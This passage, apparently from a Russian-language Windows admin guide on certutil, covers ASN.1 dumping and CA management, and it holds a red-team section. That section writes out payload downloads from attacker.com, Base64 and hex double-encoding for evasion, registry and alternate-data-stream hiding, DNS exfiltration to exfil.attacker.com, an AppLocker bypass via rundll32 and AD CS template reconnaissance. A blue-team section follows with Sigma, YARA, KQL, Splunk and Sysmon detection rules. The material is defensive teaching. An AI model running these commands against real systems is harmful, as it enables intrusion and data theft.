  1) Corp-CA01.corp.local\Corp-Issuing-CA
Введите номер конфигурации ЦС: 1
```

Автоматический выбор (без интерактивного меню):

```
C:\>certutil -config "Corp-CA01.corp.local\Corp-Issuing-CA" -ping
```

12.7.3. Дамп ASN.1 структур: certutil -dump

Команда `-dump` — универсальный инструмент для отображения содержимого криптографических объектов в читаемом виде.

Дамп сертификата:

```
C:\>certutil -dump server.cer
X509 Сертификат:
Версия: 3
Серийный номер: 4a00000004f8b3992e68c37a0c000000000004
Алгоритм подписи:
    Идентификатор алгоритма: 1.2.840.113549.1.1.11 sha256RSA
    Параметры алгоритма:
        05 00
Издатель:
    CN=Corp-Issuing-CA
    DC=corp
    DC=local
 NotBefore: 15.01.2025 10:23
 NotAfter: 15.01.2026 10:23
Субъект:
    CN=webserver.corp.local
Открытый ключ:
    Идентификатор алгоритма: 1.2.840.113549.1.1.1 RSA
    Длина открытого ключа: 2048 бит
    Открытый ключ: КоличествоНеиспользуемыхБит = 0
        0000  30 82 01 0a 02 82 01 01  00 c4 f3 ...
    ...
Расширения сертификата: 9
    2.5.29.15: Flags = 1(Critical), Length = 4
        Использование ключа
            Цифровая подпись, Шифрование ключа (a0)
    2.5.29.37: Flags = 0, Length = 16
        Улучшенное использование ключа
            Проверка подлинности сервера (1.3.6.1.5.5.7.3.1)
    2.5.29.17: Flags = 0, Length = 24
        Альтернативное имя субъекта
            DNS-имя=webserver.corp.local
            DNS-имя=webserver
    ...
```

Дамп запроса на сертификат (CSR):

```
C:\>certutil -dump request.csr
Запрос на сертификат PKCS10:
Версия: 1
Субъект:
    CN=newserver.corp.local
    O=Corp
    C=RU
Открытый ключ:
    Идентификатор алгоритма: 1.2.840.113549.1.1.1 RSA
    Длина открытого ключа: 2048 бит
...
```

12.7.4. Парсинг ASN.1: certutil -asn

Команда `-asn` выполняет низкоуровневый парсинг ASN.1-структур, что крайне полезно для отладки криптографических протоколов и форматов.

```
C:\>certutil -asn server.cer
0000: 30 82 05 22               ; SEQUENCE (522 Bytes)
0004:   30 82 04 0a             ; SEQUENCE (40a Bytes)
0008:     a0 03                 ; OPTIONAL[0] (3 Bytes)
000a:       02 01 02            ; INTEGER (1 Bytes)
                                ;   02
000d:     02 10                 ; INTEGER (10 Bytes)
000f:       4a 00 00 00 04 f8   ;
              b3 99 2e 68 c3 7a ;
              0c 00 00 00       ;
001f:     30 0d                 ; SEQUENCE (d Bytes)
0021:       06 09               ; OBJECT IDENTIFIER (9 Bytes)
0023:         2a 86 48 86 f7 0d ;   1.2.840.113549.1.1.11
              01 01 0b          ;     sha256RSA
002c:       05 00               ; NULL (0 Bytes)
...
```

Этот вывод показывает каждый ASN.1-элемент с его тегом (тип данных), длиной (в байтах) и абсолютным смещением в файле. Незаменимый инструмент при диагностике проблем с «битыми» сертификатами или нестандартными расширениями.
Разберём основные ASN.1-типы, которые встречаются в выводе:

Тег	Тип	Описание
`30`	SEQUENCE	Упорядоченная последовательность элементов
`31`	SET	Неупорядоченный набор элементов
`02`	INTEGER	Целое число (серийный номер, версия)
`03`	BIT STRING	Битовая строка (открытый ключ, подпись)
`04`	OCTET STRING	Последовательность октетов (произвольные данные)
`05`	NULL	Пустое значение
`06`	OBJECT IDENTIFIER	OID (идентификатор алгоритма, расширения)
`0c`	UTF8String	Строка в кодировке UTF-8
`13`	PrintableString	Печатная ASCII-строка
`16`	IA5String	Строка ASCII (для email, URL)
`17`	UTCTime	Время в формате UTC (до 2050 года)
`18`	GeneralizedTime	Обобщённое время (после 2050 года)
`a0`-`af`	CONTEXT	Контекстно-зависимые теги (расширения, опции)

Понимание ASN.1 необходимо для глубокой работы с PKI: отладки проблем совместимости сертификатов, анализа нестандартных расширений, верификации криптографических подписей на низком уровне. Команда `certutil -asn` — единственный инструмент такого рода, встроенный в Windows, что делает её незаменимой для PKI-администраторов.
Парсинг конкретного расширения:

```
C:\>certutil -asn extension.bin
```

Парсинг Base64-кодированных данных:

```
C:\>certutil -asn encoded_data.b64
```

12.8. Сценарии эксплуатации (Red Team / Penetration Testing)

Данный раздел описывает реальные техники, используемые при тестировании на проникновение. Информация приводится исключительно в образовательных целях для понимания векторов атак и построения эффективной защиты.

12.8.1. Загрузка полезной нагрузки

Наиболее распространённый сценарий злоупотребления — загрузка файлов на скомпрометированную систему. `certutil` выступает как альтернатива `bitsadmin`, `PowerShell Invoke-WebRequest` и `curl` в средах, где эти инструменты заблокированы.
Прямая загрузка:

```
C:\Users\victim>certutil -urlcache -split -f "http://attacker.com/payload.exe" C:\Users
```

Атакующие часто маскируют загруженный файл под системный процесс (`svchost.exe`, `csrss.exe`) и помещают его во временные каталоги или каталоги, на которые у пользователя есть права записи:

- `%TEMP%` (`C:\Users\<user>\AppData\Local\Temp`)
- `%APPDATA%` (`C:\Users\<user>\AppData\Roaming`)
- `C:\Users\Public`
- `C:\ProgramData` (требует осторожности — некоторые EDR мониторят этот каталог)

Выбор имени файла также преследует цель маскировки: `svchost.exe`, `csrss.exe`, `taskhostw.exe` — все эти имена системных процессов затрудняют обнаружение при беглом просмотре диспетчера задач. Однако опытный аналитик обратит внимание на нестандартный путь запуска (настоящие системные процессы запускаются только из `C:\Windows\System32`).

Загрузка через HTTPS для обхода сетевого мониторинга:

```
certutil -urlcache -split -f "https://cdn.legitimate-domain.com/update.bin" update.bin
```

Использование легитимных CDN и хостингов (GitHub raw, Azure Blob Storage, AWS S3) затрудняет обнаружение на уровне сетевой фильтрации.

MITRE ATT&CK: данная техника классифицирована как T1105 (Ingress Tool Transfer) и T1140 (Deobfuscate/Decode Files or Information).

Реальные инциденты:

Злоупотребление `certutil` для загрузки файлов зафиксировано в кампаниях множества APT-групп и операторов вымогательского ПО:

- **APT33 (Elfin)** — иранская APT-группа использовала `certutil -urlcache` для загрузки второй стадии вредоносного ПО на скомпрометированные системы в авиационной и нефтяной промышленности
- **MuddyWater** — ещё одна иранская группа, активно применявшая `certutil` для декодирования Base64-закодированных PowerShell-скриптов
- **FIN7** — финансово мотивированная группа, использовавшая `certutil` в цепочке заражения для обхода антивирусной защиты
- **Операторы Ryuk/Conti** — в нескольких инцидентах использовали `certutil` для загрузки Cobalt Strike Beacon после получения начального доступа через фишинговую атаку

Типичная цепочка атаки выглядит следующим образом:

1. Фишинговое письмо с вложенным документом Word (макрос)
2. Макрос запускает `cmd.exe` с командой `certutil -urlcache -split -f`
3. Загруженная полезная нагрузка декодируется через `certutil -decode`
4. Запуск через `rundll32`, `regsvr32` или прямой вызов

Понимание этих цепочек критически важно для построения правил обнаружения: необходимо мониторить не только `certutil` сам по себе, но и характерные цепочки родительских процессов (например, `WINWORD.EXE` -> `cmd.exe` -> `certutil.exe`).

12.8.2. Кодирование полезной нагрузки в Base64

`certutil` используется для обфускации вредоносных файлов через Base64-кодирование, чтобы избежать обнаружения при передаче и хранении.

Кодирование исполняемого файла:

```
C:\>certutil -encode payload.exe payload.txt
Длина входных данных = 73802
Длина выходных данных = 101534
CertUtil: -encode — команда успешно выполнена.
```

Результат — текстовый файл, который не распознаётся как исполняемый антивирусным ПО (по крайней мере, при статическом анализе). Его можно передать на целевую систему через текстовые каналы (электронная почта, мессенджеры, вставка через буфер обмена).

Декодирование на целевой системе:

```
C:\>certutil -decode payload.txt payload.exe
```

12.8.3. Двойное кодирование (Double Encoding)

Техника двойного кодирования использовалась для обхода сигнатурных детекторов, которые проверяли маркеры `-----BEGIN CERTIFICATE-----`:

```
REM Первый проход — кодирование исходного файла
certutil -encode payload.exe stage1.txt

REM Второй проход — кодирование результата
certutil -encode stage1.txt stage2.txt

REM На целевой системе — двойное декодирование
certutil -decode stage2.txt stage1.txt
certutil -decode stage1.txt payload.exe
```

Суть техники: после первого кодирования результат всё ещё содержит узнаваемые маркеры PEM. После второго кодирования эти маркеры также превращаются в Base64, что затрудняет эвристическое обнаружение. Современные EDR-решения, однако, отслеживают последовательные вызовы `certutil -encode` / `-decode`.

Кодирование через промежуточный формат HEX:

Ещё одна вариация обфускации — использование HEX-кодирования вместо Base64 для первого прохода:

```
REM Кодирование в HEX
certutil -encodehex payload.exe stage1.hex 0x0002

REM Затем HEX в Base64
certutil -encode stage1.hex stage2.b64

REM На целевой системе — обратный порядок
certutil -decode stage2.b64 stage1.hex
certutil -decodehex stage1.hex payload.exe
```

Эта техника добавляет ещё один уровень обфускации, поскольку HEX-строка не содержит узнаваемых паттернов исполняемого файла, и при последующем Base64-кодировании результат ещё менее похож на вредоносное содержимое.

Кодирование для размещения в реестре Windows:

Некоторые атакующие используют `certutil` для кодирования данных, которые затем помещаются в реестр Windows как строковые значения (REG_SZ). Это обеспечивает персистентность без создания файлов на диске:

```
REM Кодирование в Base64 без переносов строк
certutil -encodehex payload.bin payload.b64 0x40000001

REM Запись в реестр (через reg add)
for /f "tokens=*" %%a in (payload.b64) do (
    reg add HKCU\Software\Classes\CLSID\{random-guid} /v Data /t REG_SZ /d "%%a" /f
)

REM Восстановление на лету
reg query HKCU\Software\Classes\CLSID\{random-guid} /v Data > temp.b64
certutil -decode temp.b64 payload_restored.bin
```

12.8.4. Альтернативные потоки данных (ADS) + certutil

Альтернативные потоки данных (Alternate Data Streams) файловой системы NTFS могут использоваться для сокрытия загруженных файлов:

```
REM Загрузка файла в альтернативный поток
certutil -urlcache -split -f "http://attacker.com/payload.exe" C:\Users\victim\Desktop

REM Проверка наличия потока
dir /r C:\Users\victim\Desktop\readme.txt

REM Запуск из альтернативного потока
wmic process call create "C:\Users\victim\Desktop\readme.txt:hidden.exe"
```

Файл `readme.txt` выглядит как обычный текстовый файл. Его размер в проводнике не отражает содержимое скрытого потока. Обнаружить ADS можно командой `dir /r` или через Sysinternals Streams.

> ***Примечание.*** *Начиная с Windows 10 версии 1903, запуск исполняемых файлов из ADS значительно ограничен. Тем не менее, данные (не исполняемые) можно по-прежнему хранить в ADS. Кроме того, ADS не работают на файловых системах, отличных от NTFS (FAT32, exFAT, ReFS не поддерживают альтернативные потоки).*

Обнаружение ADS:

```
REM Перечисление всех ADS в каталоге
dir /s /r C:\Users\victim\Desktop\

REM С помощью PowerShell
Get-Item C:\Users\victim\Desktop\readme.txt -Stream *

REM С помощью Sysinternals Streams
streams.exe -s C:\Users\victim\Desktop\
```

12.8.5. Эксфильтрация данных

`certutil` может использоваться для кодирования конфиденциальных данных перед их выводом за периметр:

```
REM Сбор данных
type C:\sensitive\database.mdb | certutil -encode - encoded_data.txt

REM Или более реалистичный сценарий:
certutil -encode C:\sensitive\database.mdb C:\Users\victim\AppData\Local\Temp\debug.log

REM Отправка закодированных данных через DNS (упрощённый пример)
for /f "tokens=*" %%a in (encoded_data.txt) do (
    nslookup %%a.exfil.attacker.com
)
```

В реальных атаках кодированные данные разбиваются на фрагменты и передаются через различные каналы: DNS-запросы, HTTP-заголовки, HTTPS POST-запросы к контролируемым серверам.

Кодирование в HEX для передачи:

```
certutil -encodehex sensitive.doc output.hex 0x0002
REM Результат — непрерывная HEX-строка, удобная для вставки в параметры запросов
```

12.8.6. Обход AppLocker через certutil

В средах с настроенным AppLocker атакующие использовали `certutil` как один из методов обхода. Поскольку `certutil.exe` расположен в `C:\Windows\System32\` и подписан Microsoft, он, как правило, разрешён стандартными правилами AppLocker.

Сценарий обхода:

1. Загрузка закодированной полезной нагрузки через `certutil -urlcache`
2. Декодирование в разрешённый каталог через `certutil -decode`
3. Использование другого LOLBin для запуска (например, `mshta`, `regsvr32`, `rundll32`)

```
REM Загрузка закодированной DLL
certutil -urlcache -split -f "https://attacker.com/payload.b64" C:\Users\victim\AppData

REM Декодирование
certutil -decode C:\Users\victim\AppData\Local\Temp\update.txt C:\Users\victim\AppData

REM Запуск через rundll32
rundll32.exe C:\Users\victim\AppData\Local\Temp\update.dll,DllMain
```

12.8.7. Кеширование и артефакты в файловой системе

При использовании `certutil -urlcache` создаются следующие артефакты:

URL-кеш:

```
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\
```

Каждый загруженный URL создаёт файл в каталоге `Content` (собственно данные) и файл в `MetaData` (информация о загрузке — URL, время, тип контента).

Просмотр метаданных кеша:

```
C:\>certutil -urlcache * | findstr "URL:"
URL:           https://live.sysinternals.com/procmon.exe
URL:           http://attacker.com/payload.exe
```

Prefetch-файлы:

```
C:\Windows\Prefetch\CERTUTIL.EXE-*.pf
```

Файлы Prefetch содержат информацию о запусках `certutil`, включая пути к файлам, с которыми работала утилита.

Логи событий:

Процесс `certutil.exe` фиксируется в логах создания процессов (Event ID 4688 или Sysmon Event ID 1) с полной командной строкой, если включён соответствующий аудит.

12.9. Обнаружение и защита (Blue Team)

12.9.1. Мониторинг процесса certutil

Ключевой принцип обнаружения злоупотреблений `certutil` — мониторинг командной строки процесса. Штатное использование `certutil` администратором PKI имеет характерные паттерны, которые легко отличить от злоупотреблений.

Подозрительные аргументы командной строки:

Аргумент	Контекст подозрительности
`-urlcache -split -f http`	Загрузка файла из интернета
`-urlcache -split -f https`	Загрузка через HTTPS
`-encode` + нетипичный файл	Кодирование не-сертификата
`-decode` + `.exe`/`.dll`	Декодирование исполняемого файла
`-urlcache * delete`	Очистка следов
`-decodehex` + исполняемый файл	Восстановление бинарного файла из HEX

Паттерны нормального использования (для составления базовой линии):

- `certutil -store` — просмотр хранилищ

- `certutil -verify` — проверка сертификатов
- `certutil -CRL` — публикация CRL (на серверах CA)
- `certutil -ping` — проверка CA
- `certutil -hashfile` — вычисление хешей (хотя и это может быть частью разведки)

12.9.2. Ключевые Event ID

Windows Security Log:

Event ID	Источник	Описание
4688	Security	Создание нового процесса (содержит командную строку при включённом аудите)
4689	Security	Завершение процесса

Sysmon:

Event ID	Описание
1	Process Create (полная командная строка, хеш, родительский процесс)
3	Network Connection (исходящие соединения certutil)
7	Image Loaded (загруженные DLL)
11	File Create (созданные файлы)
15	FileCreateStreamHash (обнаружение ADS)
22	DNS Query (DNS-запросы certutil)
23	File Delete (удалённые файлы)

Пример корреляции событий Sysmon для обнаружения загрузки:

1. **Event ID 1** — запуск `certutil.exe` с аргументами `-urlcache -split -f`
2. **Event ID 22** — DNS-запрос к внешнему домену
3. **Event ID 3** — исходящее сетевое соединение на порт 80/443
4. **Event ID 11** — создание файла в пользовательском каталоге

   Наличие всех четырёх событий в короткий промежуток времени с высокой вероятностью указывает на загрузку файла через `certutil`.

Пример запроса в Windows Event Viewer для поиска подозрительных запусков certutil:

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
      *[System[(EventID=4688)]]
      and
      *[EventData[Data[@Name='NewProcessName'] and (Data='C:\Windows\System32\certutil
    </Select>
  </Query>
</QueryList>
```

KQL-запрос для Microsoft Sentinel / Microsoft 365 Defender:

```
DeviceProcessEvents
| where FileName == "certutil.exe"
| where ProcessCommandLine has_any ("urlcache", "encode", "decode", "decodehex")
| where ProcessCommandLine has_any ("http://", "https://", ".exe", ".dll", ".ps1", ".ba
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFile
| sort by Timestamp desc
```

Splunk-запрос:

```
index=wineventlog EventCode=4688 NewProcessName="*certutil.exe*"
| search CommandLine="*urlcache*" OR CommandLine="*encode*" OR CommandLine="*decode*"
| table _time, ComputerName, SubjectUserName, CommandLine
| sort -_time
```

Эти запросы позволяют быстро выявить аномальное использование `certutil` в среде. Рекомендуется настроить их как постоянные поисковые правила (saved searches / scheduled rules) с автоматическим оповещением.

12.9.3. YARA правила для обнаружения злоупотреблений

Следующие YARA-правила помогают обнаружить типичные паттерны злоупотребления `certutil` в артефактах файловой системы и памяти.

Обнаружение закодированного исполняемого файла:

```
rule Certutil_Encoded_Executable
{
    meta:
        description = "Обнаружение Base64-кодированного PE-файла (вероятно через certut
        author = "Blue Team"
        severity = "high"

    strings:
        $header = "-----BEGIN CERTIFICATE-----"
        $footer = "-----END CERTIFICATE-----"
        // Base64 для "MZ" (заголовок PE)
        $mz_b64_1 = "TVqQ"
        $mz_b64_2 = "TVpQ"
        $mz_b64_3 = "TVro"
        $mz_b64_4 = "TVpB"
        $mz_b64_5 = "TVpA"

    condition:
        $header at 0 and $footer and
        for any of ($mz_b64_*) : (@ < @footer)
}
```

Обнаружение подозрительных скриптов с certutil:

```
rule Certutil_Download_Script
{
    meta:
        description = "Обнаружение скрипта, использующего certutil для загрузки"
        severity = "critical"

    strings:
        $cmd1 = "certutil" ascii nocase
        $arg1 = "-urlcache" ascii nocase
        $arg2 = "-split" ascii nocase
        $arg3 = "-f" ascii nocase
        $url1 = "http://" ascii nocase
        $url2 = "https://" ascii nocase

    condition:
        $cmd1 and $arg1 and $arg2 and $arg3 and
        ($url1 or $url2)
}
```

Обнаружение двойного кодирования:

```
rule Certutil_Double_Encoded
{
    meta:
        description = "Обнаружение файла с двойным Base64-кодированием"
        severity = "high"

    strings:
        $header = "-----BEGIN CERTIFICATE-----"
        // Base64 для "-----BEGIN CERTIFICATE-----"
        $nested = "LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t"

    condition:
        $header at 0 and $nested
}
```

12.9.4. Конфигурация Sysmon для certutil

Рекомендуемая конфигурация Sysmon для эффективного мониторинга `certutil`:

```
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Мониторинг запуска certutil -->
    <RuleGroup name="CertutilProcessCreate" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">certutil.exe</Image>
      </ProcessCreate>
    </RuleGroup>

    <!-- Мониторинг сетевых соединений certutil -->
    <RuleGroup name="CertutilNetworkConnect" groupRelation="or">
      <NetworkConnect onmatch="include">
        <Image condition="end with">certutil.exe</Image>
      </NetworkConnect>
    </RuleGroup>

    <!-- Мониторинг DNS-запросов certutil -->
    <RuleGroup name="CertutilDNSQuery" groupRelation="or">
      <DnsQuery onmatch="include">
        <Image condition="end with">certutil.exe</Image>
      </DnsQuery>
    </RuleGroup>

    <!-- Мониторинг создания файлов certutil -->
    <RuleGroup name="CertutilFileCreate" groupRelation="or">
      <FileCreate onmatch="include">
        <Image condition="end with">certutil.exe</Image>
      </FileCreate>
    </RuleGroup>

    <!-- Мониторинг ADS (для обнаружения записи в альтернативные потоки) -->
    <RuleGroup name="CertutilADS" groupRelation="or">
      <FileCreateStreamHash onmatch="include">
        <Image condition="end with">certutil.exe</Image>
      </FileCreateStreamHash>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Установка конфигурации:

```
C:\>sysmon64.exe -c certutil-monitor.xml
```

Данная конфигурация будет генерировать события для каждого запуска `certutil`, каждого его сетевого соединения и каждого созданного им файла. В крупной среде это может создать значительный объём логов, поэтому рекомендуется интегрировать эти правила в существующую конфигурацию Sysmon, а не использовать как отдельную.

Для существующих конфигураций Sysmon (например, на базе популярного шаблона SwiftOnSecurity/sysmon-config) обычно достаточно убедиться, что `certutil.exe` не исключён из правил мониторинга создания процессов и сетевых соединений.

Дополнительные индикаторы в логах Sysmon:

При анализе Event ID 1 (Process Create) для `certutil` обращайте внимание на:

- **ParentImage** — кто запустил `certutil`? Если родительский процесс — `WINWORD.EXE`, `EXCEL.EXE`, `wscript.exe` или `powershell.exe` с подозрительной командной строкой, это сильный индикатор компрометации
- **User** — от имени какого пользователя запущен процесс? `certutil` для управления PKI обычно запускается от имени администратора, а не от имени рядового пользователя
- **CurrentDirectory** — рабочий каталог процесса. Если `certutil` запущен из `C:\Users\<user>\Downloads` или `C:\Users\<user>\AppData\Local\Temp`, это подозрительно
- **IntegrityLevel** — уровень целостности. Высокий уровень (High) для операций с хранилищами компьютера — нормально. Средний уровень (Medium) для `-urlcache` — подозрительно в большинстве контекстов
- **Hashes** — хеш образа `certutil.exe`. Сравните с известным хешем для данной версии Windows — атакующие иногда переименовывают свои инструменты в `certutil.exe` или, наоборот, копируют легитимный `certutil.exe` под другим именем в обход правил

12.9.5. Правила обнаружения в формате Sigma

Sigma — стандарт для описания правил обнаружения, который можно конвертировать в запросы для различных SIEM-систем. Ниже приведены ключевые правила для мониторинга `certutil`.

Обнаружение загрузки файлов:

```yaml
title: Certutil File Download
id: 19b08b1c-861d-4e75-b1ef-916e2e2a8792
status: stable
description: Обнаружение использования certutil для загрузки файлов из интернета
author: Blue Team
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\certutil.exe'
        - OriginalFileName: 'CertUtil.exe'
    selection_flags:
        CommandLine|contains|all:
            - 'urlcache'
            - 'split'
            - 'f'
        CommandLine|contains:
            - 'http'
    condition: selection_img and selection_flags
level: high
tags:
    - attack.command_and_control
    - attack.t1105
falsepositives:
    - Администраторы PKI, загружающие CRL
    - Скрипты обновления сертификатов
```

Обнаружение кодирования/декодирования:

```yaml
title: Certutil Encode/Decode Suspicious File
id: 2e08b1c1-961d-4e85-c2ef-a16e3e3a9892
status: experimental
description: Обнаружение кодирования или декодирования подозрительных файлов
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\certutil.exe'
        - OriginalFileName: 'CertUtil.exe'
    selection_encode:
        CommandLine|contains:
            - '-encode'
            - '-decode'
            - '-decodehex'
    selection_suspicious_ext:
        CommandLine|contains:
            - '.exe'
            - '.dll'
            - '.ps1'
            - '.bat'
            - '.vbs'
            - '.js'
            - '.hta'
            - '.scr'
    condition: selection_img and selection_encode and selection_suspicious_ext
level: high
tags:
    - attack.defense_evasion
    - attack.t1140
```

12.9.6. Ограничение через AppLocker и WDAC

Блокировка certutil через AppLocker:

Полная блокировка `certutil.exe` через AppLocker нежелательна, так как она может нарушить работу PKI-инфраструктуры. Вместо этого рекомендуется использовать гранулярный подход.

Вариант 1: Блокировка для обычных пользователей, разрешение для администраторов.

Создайте правило AppLocker (через `secpol.msc` -> Application Control Policies -> AppLocker -> Executable Rules):

```xml
<RuleCollection Type="Exe" EnforcementMode="Enabled">
  <!-- Разрешить certutil только для группы PKI Admins -->
  <FilePathRule Id="..." Name="Allow certutil for PKI Admins"
                Description="Разрешить certutil.exe только администраторам PKI"
                UserOrGroupSid="S-1-5-21-...-1234"
                Action="Allow">
    <Conditions>
      <FilePathCondition Path="C:\Windows\System32\certutil.exe" />
    </Conditions>
  </FilePathRule>

  <!-- Запретить certutil для всех остальных -->
  <FilePathRule Id="..." Name="Deny certutil for Everyone"
                Description="Запретить certutil.exe для всех пользователей"
                UserOrGroupSid="S-1-1-0"
                Action="Deny">
    <Conditions>
      <FilePathCondition Path="C:\Windows\System32\certutil.exe" />
    </Conditions>
  </FilePathRule>
</RuleCollection>
```

Вариант 2: Windows Defender Application Control (WDAC).

WDAC предоставляет более надёжный механизм контроля, чем AppLocker. Для ограничения `certutil` можно создать политику WDAC, разрешающую запуск только из определённых родительских процессов:

```
# Создание базовой политики WDAC
$PolicyPath = "C:\Policies\CertutilControl.xml"

# Генерация политики из текущей конфигурации
New-CIPolicy -FilePath $PolicyPath -Level Publisher -UserPEs

# Добавление правила, ограничивающего certutil
# Разрешить запуск только из cmd.exe, запущенного от имени администратора
```

Более практичный подход — мониторинг в режиме аудита с последующим переходом к блокировке:

```
# Установка политики в режиме аудита
Set-RuleOption -FilePath $PolicyPath -Option 3  # Audit Mode
ConvertFrom-CIPolicy -XmlFilePath $PolicyPath -BinaryFilePath "C:\Policies\CertutilCon
```

Вариант 3: Контроль через командную строку (Process Command Line Monitoring).
Если полная блокировка `certutil` невозможна, настройте правила в EDR или SIEM для автоматического реагирования на подозрительные командные строки:

```
# Псевдокод правила для EDR
IF process.name == "certutil.exe"
AND (
    process.command_line CONTAINS "-urlcache" AND process.command_line CONTAINS "http"
    OR process.command_line CONTAINS "-encode" AND NOT process.parent.name == "pkiadmi
    OR process.command_line CONTAINS "-decode" AND process.command_line MATCHES ".*\.(
)
THEN
    alert("Подозрительное использование certutil")
    action: isolate_endpoint  # или terminate_process
```

12.9.7. Рекомендации по комплексной защите

Эффективная защита от злоупотреблений `certutil` строится на нескольких уровнях:
Уровень 1: Предотвращение - Ограничьте доступ к `certutil.exe` через AppLocker/WDAC для пользователей, которым он не нужен - Настройте правила исходящего межсетевого экрана, ограничивающие сетевые соединения `certutil.exe` только доверенными URL (CDP, AIA) - Удалите или переименуйте `certutil.exe` на рабочих станциях, где PKI-администрирование не требуется (осторожно — это может вызвать побочные эффекты)
Уровень 2: Обнаружение - Включите аудит создания процессов (Event ID 4688) с записью командной строки - Установите и настройте Sysmon с конфигурацией, мониторящей `certutil` - Внедрите Sigma-правила в SIEM для обнаружения аномальных паттернов - Настройте оповещения на последовательности событий (загрузка + декодирование + запуск)
Уровень 3: Реагирование - Автоматическая изоляция хоста при обнаружении загрузки исполняемого файла через `certutil` - Автоматическое завершение процесса `certutil` при обнаружении подозрительных аргументов - Сбор артефактов URL-кеша (`CryptnetUrlCache`) для дальнейшего анализа - Проверка Prefetch-файлов для восстановления истории запусков - Анализ родительского процесса: если `certutil` запущен из `cmd.exe`, который в свою очередь запущен из `w3wp.exe` (IIS) или `java.exe`, это почти наверняка указывает на компрометацию веб-приложения
Уровень 4: Проактивный Threat Hunting - Регулярный анализ URL-кеша на всех рабочих станциях: `certutil -urlcache *` — ищите URL, не связанные с PKI-инфраструктурой - Мониторинг аномально больших файлов, создаваемых `certutil` (штатные CRL и сертификаты обычно имеют размер до нескольких десятков килобайт) - Корреляция запусков `certutil -encode` с последующей сетевой активностью того же пользователя - Поиск Base64-файлов с маркерами `BEGIN CERTIFICATE`, содержащих закодированные PE-заголовки (сигнатура `TVqQ` в Base64)

12.10. Дополнительные возможности

12.10.1. Управление шаблонами сертификатов

В среде Active Directory Certificate Services `certutil` позволяет просматривать и управлять шаблонами сертификатов:

```
C:\>certutil -template
Шаблон[0]:
  Имя: User
  Отображаемое имя: Пользователь
  Версия схемы: 1
  Версия: 3.1
  Субъект: Supply in request
  Использование ключа: Цифровая подпись, Шифрование ключа
  ...
Шаблон[1]:
  Имя: WebServer
  Отображаемое имя: Веб-сервер
  Версия схемы: 2
  Версия: 100.5
  ...
```

Просмотр деталей конкретного шаблона:

```
C:\>certutil -template "WebServer"
```

Связь с ESC-уязвимостями (AD CS Escalation):
Шаблоны сертификатов — основной вектор атак на AD CS (ESC1-ESC8, описанные в исследовании SpecterOps «Certified Pre-Owned»). Команда `certutil -template` позволяет атакующему быстро перечислить доступные шаблоны и найти уязвимые конфигурации:

```
REM Перечисление шаблонов с возможностью запроса от имени другого пользователя (ESC1)
certutil -template | findstr /i "Supply in request"

REM Перечисление шаблонов с любым EKU или без EKU (ESC2)
certutil -template | findstr /i "Any Purpose"
```

Для полноценного аудита AD CS рекомендуется использовать специализированные инструменты (Certify, Certipy), однако `certutil` предоставляет базовые возможности для разведки, которые не требуют дополнительного ПО.

12.10.2. Резервное копирование и восстановление CA

```
REM Резервное копирование CA (база данных + закрытый ключ)
C:\>certutil -backup C:\CABackup
Введите пароль:
Подтвердите пароль:
Резервное копирование базы данных ЦС...
Резервное копирование ключа ЦС...
CertUtil: -backup — команда успешно выполнена.

REM Резервное копирование только базы данных (без ключа)
C:\>certutil -backupDB C:\CABackup\DB

REM Резервное копирование только ключа
C:\>certutil -backupKey C:\CABackup\Key

REM Восстановление
C:\>certutil -restore C:\CABackup
```

12.10.3. Управление базой данных CA

```
REM Просмотр выданных сертификатов
C:\>certutil -view -restrict "Disposition=20" -out "RequestID,CommonName,NotAfter"
Максимальное число строк для каждого столбца: 40
  Код запроса: 15
  Общее имя: webserver.corp.local
  Срок действия сертификата: 15.01.2026 10:23

  Код запроса: 23
  Общее имя: mailserver.corp.local
  Срок действия сертификата: 05.04.2026 08:00
...

REM Просмотр сертификатов с истекающим сроком действия (в ближайшие 30 дней)
C:\>certutil -view -restrict "NotAfter≤04/20/2026,NotAfter≥03/20/2026,Disposition=20

REM Отзыв сертификата
C:\>certutil -revoke "4a00000004f8b3992e68c37a0c000000000004" 1
REM Код причины 1 = Key Compromise
```

12.10.4. Диагностика проблем с сертификатами

`certutil` незаменим при диагностике типичных проблем с сертификатами в корпоративной среде.

Проблема: «Цепочка сертификатов не может быть построена»

```
REM Шаг 1: Проверка сертификата с подробным выводом
C:\>certutil -verify -urlfetch problem_cert.cer > verify_output.txt 2>&1

REM Шаг 2: Проверка доступности CRL
C:\>certutil -URL problem_cert.cer
REM (откроется GUI для проверки каждого URL)

REM Шаг 3: Ручная загрузка CRL
C:\>certutil -urlcache -split -f "http://crl.corp.local/CRL/Corp-CA.crl" test.crl
C:\>certutil -dump test.crl
```

Проблема: «Сертификат не доверен»

```
REM Проверка наличия корневого CA в доверенных
C:\>certutil -store Root | findstr /i "corporate"

REM Если корневой CA отсутствует — добавление
C:\>certutil -addstore Root corporate-root-ca.cer
```

Проблема: «Закрытый ключ не найден»

Это одна из наиболее распространённых проблем с серверными сертификатами, особенно после миграции или восстановления из резервной копии.

```
REM Проверка привязки сертификата к ключу
C:\>certutil -store My "серийный_номер"
REM Если написано "Нет сведений о ключе" — привязка отсутствует

REM Проверка наличия ключа в системе
C:\>certutil -key
REM Ищем контейнер, соответствующий сертификату

REM Восстановление привязки между сертификатом и ключом
C:\>certutil -repairstore My "серийный_номер"
```

Команда `-repairstore` пытается найти подходящий закрытый ключ в системе и восстановить связь между ним и сертификатом. Если ключ отсутствует в системе (например, был удалён или никогда не импортировался), команда завершится ошибкой.

Проблема: «Сертификат содержит недопустимый провайдер»

При миграции сертификатов между серверами иногда возникает несоответствие CSP/KSP:

```
REM Проверка текущего провайдера ключа
C:\>certutil -store My "серийный_номер" | findstr /i "Поставщик"
  Поставщик = Microsoft RSA SChannel Cryptographic Provider

REM Перепривязка к другому провайдеру
C:\>certutil -csp "Microsoft Software Key Storage Provider" -importPFX My C:\backup\cer
```

Проблема: «Ошибка построения цепочки — промежуточный CA не найден»

```
